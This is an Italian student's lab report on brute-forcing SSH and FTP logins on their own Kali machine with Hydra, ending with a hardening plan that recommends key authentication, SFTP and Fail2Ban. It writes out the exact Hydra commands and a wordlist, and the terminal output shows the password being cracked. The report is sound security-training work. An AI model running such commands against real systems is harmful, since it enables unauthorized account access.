

REPORT TECNICO S6/L5: AUTHENTICATION CRACKING

1. Informazioni Generali

- **Studente:** Victor Rosati
- **Data:** 16 Gennaio 2026
- **Obiettivo:** Effettuare un test di sicurezza sulle procedure di autenticazione dei servizi SSH e FTP della macchina target.
- **Target IP:** 192.168.50.100.

2. Configurazione dell'Ambiente

Per l'esecuzione del test, è stata configurata la macchina Kali Linux preparando l'utente vittima e i servizi necessari.


- **Creazione Utente:** È stato creato l'utente `test_user` con password `testpass`.
- **Attivazione Servizi:** Il servizio SSH è stato avviato per permettere i test di connessione remota.
- **Wordlist:** È stata generata una wordlist personalizzata denominata `mini_wordlist.txt` per ottimizzare i tempi di attacco ed evitare il sovraccarico della CPU.

```
└$ sudo adduser test_user
[sudo] password for kalirose:
Sorry, try again.
[sudo] password for kalirose:
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
    Full Name []: ELOLA
    Room Number []: 1
    Work Phone []: 1
    Home Phone []: 1
    Other []: 1
Is the information correct? [Y/n] y
(kalirose㉿kalirose)~]$ sudo service ssh start
(kalirose㉿kalirose)~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 brd :: scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:4c:8d:d5 brd ff:ff:ff:ff:ff:ff
        inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::4819:f350:ef05:5950/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:39:1b:98:49 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
```

3. Analisi delle Vulnerabilità (Fase 1: SSH)

È stata eseguita una sessione di cracking dell'autenticazione sul servizio SSH (Porta 22) utilizzando lo strumento **Hydra**.

- **Comando utilizzato:** `hydra -l test_user -P mini_wordlist.txt 192.168.50.100 -t 1 ssh`.
- **Risultato:** Le credenziali sono state identificate con successo in meno di 15 secondi.
- **Severità: CRITICAL (CVSS v3.0: 9.8).**



The terminal window shows the following session:


```
kalirose@kalirose: ~
Session Actions Edit View Help
[(kalirose@kalirose)-[~]
$ echo -e "123456\npassword\nadmin\nroot\nqwertw" > mini_wordlist.txt
[(kalirose@kalirose)-[~]
$ hydra -l test_user -P mini_wordlist.txt 192.168.50.100 -t 1 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 15:58:41
[DATA] max 1 task per 1 server, overall 1 task, 5 login tries (l:1:p:5), -5 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 15:58:55
```

4. Analisi delle Vulnerabilità (Fase 2: FTP)

Come richiesto dalla seconda fase dell'esercizio, è stato configurato e testato il servizio FTP (`vsftpd`).

- **Attivazione:** Il servizio è stato installato e avviato tramite il comando `sudo service vsftpd start`.
- **Cracking:** È stato utilizzato lo stesso dizionario personalizzato per compromettere l'accesso FTP.
- **Severità: CRITICAL (CVSS v2.0: 10.0).**



The terminal window shows the following session:

```
[(kalirose@kalirose)-[~]
$ sudo service vsftpd start
[(kalirose@kalirose)-[~]
$ hydra -l test_user -P mini_wordlist.txt 192.168.50.100 -t 1 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 16:00:48
[DATA] max 1 task per 1 server, overall 1 task, 5 login tries (l:1:p:5), -5 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 16:00:58
```

5. Piano di Remitigazione

Per mettere in sicurezza i servizi analizzati, si consiglia di adottare le seguenti misure:

1. **Hardening SSH:** Disabilitare l'accesso tramite password e utilizzare esclusivamente chiavi SSH (Public Key Authentication).
2. **Sicurezza FTP:** Migrare verso protocolli criptati come SFTP o FTPS, poiché l'FTP standard trasmette dati in chiaro.
3. **Prevenzione Brute-Force:** Implementare strumenti di Intrusion Prevention come **Fail2Ban** per bloccare automaticamente gli indirizzi IP che effettuano troppi tentativi di login falliti.

